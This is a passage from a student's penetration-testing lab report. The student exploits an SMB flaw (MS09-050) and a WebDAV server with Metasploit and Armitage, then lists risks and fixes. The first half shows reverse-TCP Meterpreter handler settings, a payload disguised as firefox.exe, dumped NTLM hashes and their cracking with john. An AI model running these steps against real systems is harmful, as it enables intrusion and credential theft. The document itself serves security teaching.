msf exploit(ms09_050_smb2_negotiate_func_index) >
```

The bottom taskbar shows standard icons for file, browser, and system, along with a clock showing 1:46 PM and a date of 11/23/2024.




Screenshot shows that the LPORT value is changed to “443” and launching

Again opening “meterpreter_reverse_tcp” and select the output to “exe” and launch it. And change the file name to firefox.exe and save it




Screenshot showing the firefox.exe file is uploading

Open the firefox.exe and execute the file



Screenshot showing that file is uploaded



Screenshot showing that the file is executed and process created

Meterpreter session 3 opened and after that clicking on the compromised victim and selecting meterpreter 3, Access, Dump hashes and registry method

Console | Infosec Learning - Google Chrome
lab.infoseclearning.com/console/4973096/68

External Kali Scoring Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+
Applications Places Armitage-ArmitageMain Sat 15:28 1

Armitage

Access, Dump

Armitage View Hosts Attacks Workspaces Help

Method: meterpreter_reverse_tcp

msf exploit(handler) > set LHOST 175.45.176.199
LHOST => 175.45.176.199
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set Iterations 3
Iterations => 3
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:443
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (175.45.176.199:443 -> 203.0.113.100:4078) at 2024-11-23 15:26:41 -0500
msf exploit(handler) >

Armitage Main View Hosts Attacks Workspaces Help

203.0.113.100 SYSTEM (0) @ SERVER

192.168.1.100 NT AUTHORITY\SYSTEM


Attack Login Meterpreter 3 Meterpreter 2 Services Scan Host

Access Interact Explore Pivoting ARP Scan... Kill

Escalate Privileges Steal Token Dump Hashes Persist Pass Session

!sass r register wdigies

Screenshot shows that the registry is created




Screenshot showing that the Dump hashes are launched


Highlighted the Administrator account and the two hashes and copied

The screenshot shows the Metasploit Framework interface. On the left, a tree view lists various exploit modules under the 'meterpreter_reverse_tcp' category. In the center, a graphical representation shows a red Windows icon with a green arrow pointing down to another red Windows icon, indicating a connection between two hosts. The top host is labeled '203.0.113.100 SYSTEM (0) @ SERVER'. The bottom host is labeled '192.168.1.10 NT AUTHORITY\SYSTEM @ SERVER'. Below the graphical interface is a terminal window displaying the command 'msf post(smart_hashdump) >' followed by a list of password hashes. A context menu is open over the hash for 'Administrator', with options 'Copy', 'Paste', and 'Clear' visible.

```
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36b91ac297678e0089486b2d14f95ff2
[+] admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[+] IUSR_WINFILE:1016:aad3b435b51404eeaad3b435b51404ee:1b90a38440bc97db489326fd4fb86112
[+] superman:1121:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] superwoman:1122:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] aquaman:1123:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] batman:1124:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] flag2:1128:aad3b435b51404eeaad3b435b51404ee:c186490c2faeb567f0a1102672f6685b
[+] flag6_787112:1129:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] student1:1130:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] student2:1131:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] student3:1132:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
[+] SERVER$:1017:aad3b435b51404eeaad3b435b51404ee:b38d407da611a5747ff4a48bde2aae1b
msf post(smart_hashdump) >
```



Screenshot showing that the copied text is pasted in the leafpad



A screenshot of a terminal window titled "Terminal" at the top. The window shows a root shell on a Kali Linux system. The user has run the command "leafpad pass.txt" followed by "john pass.txt --format=nt". The output indicates that a password hash was loaded (NT [MD4 128/128 AVX 4x3]), and the cracking session completed successfully with a single password found: "P@ssw0rd" (Administrator). The session took 0:00:00:00 and used 50.00g/s of memory.

```
root@kali2:~# leafpad pass.txt
root@kali2:~# john pass.txt --format=nt
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd          (Administrator)
1g 0:00:00:00 DONE 2/3 (2024-11-23 21:48) 50.00g/s 128800p/s 128800c/s 128800C/s
orlando..patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#
```

Screenshot showing that the text file is created

Supporting Evidence

These are the challenge tasks I got while doing the lab

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2024-11-21 13:18 UTC
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.0012s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    closed telnet
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
1099/tcp  closed rmiregistry
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  closed sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 17.81 seconds
root@kali2:~#
```

Screenshot shows that the sample challenge found in the postgresql

After launching the Metasploit, The banner command gives the flag 2

```
msf > banner
```

CHALLENGE #1

The same way to complete the challenge 3, Typed the banner till it shows the Flag 3

```
msf > banner
```

CHALLENGE #2


Select Hosts from the Armitage menu bar and then select Add Hosts...

Screenshot shows that the Flag 3 is displayed after typing the "banner" command


Downloaded all the tasks from the apache folder, Below the modules folder found the flag4.txt to download.

The same way downloaded the flag5.txt from the logs folder and access.log file

These all files were found in the downloads of view section of armitage menu bar



Screenshot showing that the challenge 3 is text found in apache



Screenshot showing that the challenge 4 is text found in logs

```

20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
38.1.30 - - [23/May/2016:20:14:10 -0400] "GET /xampp/img/head-windows.gif HTTP/1.1"
370 "http://192.168.1.10/xampp/head.php" "Mozilla/5.0 (X11; U; Linux i686; en-US;
3.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
38.1.30 - - [23/May/2016:20:14:10 -0400] "GET /xampp/img/xampp-logo-new.gif HTTP/1.1"
378 "http://192.168.1.10/xampp/head.php" "Mozilla/5.0 (X11; U; Linux i686; en-US;
3.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"

```

CHALLENGE #5

The window displaying the **access.log** file.

Screenshot showing that the challenge 5 is text found in access.log file

Conclusion & Wrap-Up

Summary with:

Observations

In this lab, I learned how to exploit a vulnerable web application on a WAN using a Kali attack machine. I used tools like **nmap**, **Zenmap**, **Metasploit**, and **Armitage** to find and exploit weaknesses in a XAMPP WebDAV service. I then pivoted to the internal network to exploit a Windows server with an SMB vulnerability. The lab showed how external vulnerabilities can lead to serious internal breaches if security is weak.

Identified risks

I found that using **default WebDAV credentials** made it easy to compromise the web server. The Windows server had an **unpatched SMB vulnerability**, which allowed remote exploitation. The lack of **network segmentation** also made it possible to move from the web server to internal systems. These risks highlighted the dangers of poor password management, outdated software, and weak internal protections.

Suggested recommendations

To fix these issues, I recommend replacing default passwords with strong ones, keeping systems updated through regular patching, and using **network segmentation** to isolate external systems from internal ones. Adding **intrusion detection systems (IDS)** and improving **logging and monitoring** would help detect and respond to threats more quickly.

Successes & Failures

I successfully exploited the XAMPP WebDAV service and the SMB vulnerability on the Windows server, showing how attackers can use these weaknesses to compromise systems. However, the lab also showed failures like relying on default credentials, outdated software, and poor internal defenses, which made the attacks possible.

Challenges

I had trouble setting up tools like **Metasploit** and configuring the pivot route for internal exploitation. Understanding **nmap** results and the network setup was also challenging and required more practice. And it was difficult in compromise the windows

Detailed Risks

Default Credentials:

Default WebDAV credentials on the XAMPP server provided an easy entry point for attackers. These credentials are widely known and commonly exploited, emphasizing the need for secure configurations during setup.

Unencrypted Communications:

WebDAV and SMB services often use plaintext or outdated encryption, allowing attackers to intercept credentials or sensitive data using tools like Wireshark. This lack of encryption increases risks like credential harvesting.

Open and Exposed Ports:

Ports like 80 (WebDAV) and those for SMB were exploited in the lab. Unrestricted open ports expand the attack surface, making it easier for attackers to identify and exploit services.

Unpatched Vulnerabilities:

The SMB vulnerability (MS09-50) was exploited due to outdated software. This highlights the critical need for regular patch management to protect against known exploits.

Pivoting from the Web Server:

The ability to move from the compromised web server to internal systems revealed a lack of network segmentation. Without proper isolation, attackers can access sensitive internal resources.

Why These Risks Matter:

These risks reflect systemic weaknesses that attackers exploit to breach systems and move deeper into networks. Addressing them through secure configurations, regular updates, and robust access controls is essential to protect sensitive data and infrastructure.

Table format outlining the risk priority

Risk	Priority	Description	Remediation
Default Credentials	High	Default WebDAV credentials allow easy unauthorized access to the web server.	Replace default credentials with strong, unique passwords during system setup.
Unpatched Vulnerabilities	High	SMB vulnerability (MS09-50) enables remote code execution due to outdated software.	Implement a robust patch management policy to ensure systems are regularly updated.

Pivoting from Web Server	High	Lack of network segmentation allows attackers to move to internal systems after compromising the web server.	Enforce network segmentation to isolate external-facing systems from internal networks.
Unencrypted Communications	Medium	WebDAV and SMB services use plaintext or weak encryption, enabling credential theft and data interception.	Enable secure protocols like HTTPS and SMB signing, and ensure encryption for all communications.
Open and Exposed Ports	Medium	Open ports like 80 and SMB ports increase the attack surface for unauthorized access.	Restrict unnecessary open ports and implement a firewall with access controls.
Inadequate Logging and Alerts	Low	No alerts for failed login attempts or unusual activity hindered early detection.	Implement robust logging mechanisms and configure alerts for abnormal system behavior.
Weak Network Access Controls	Low	Internal resources were accessible without strict restrictions.	Apply role-based access controls and restrict internal communications to authorized devices only.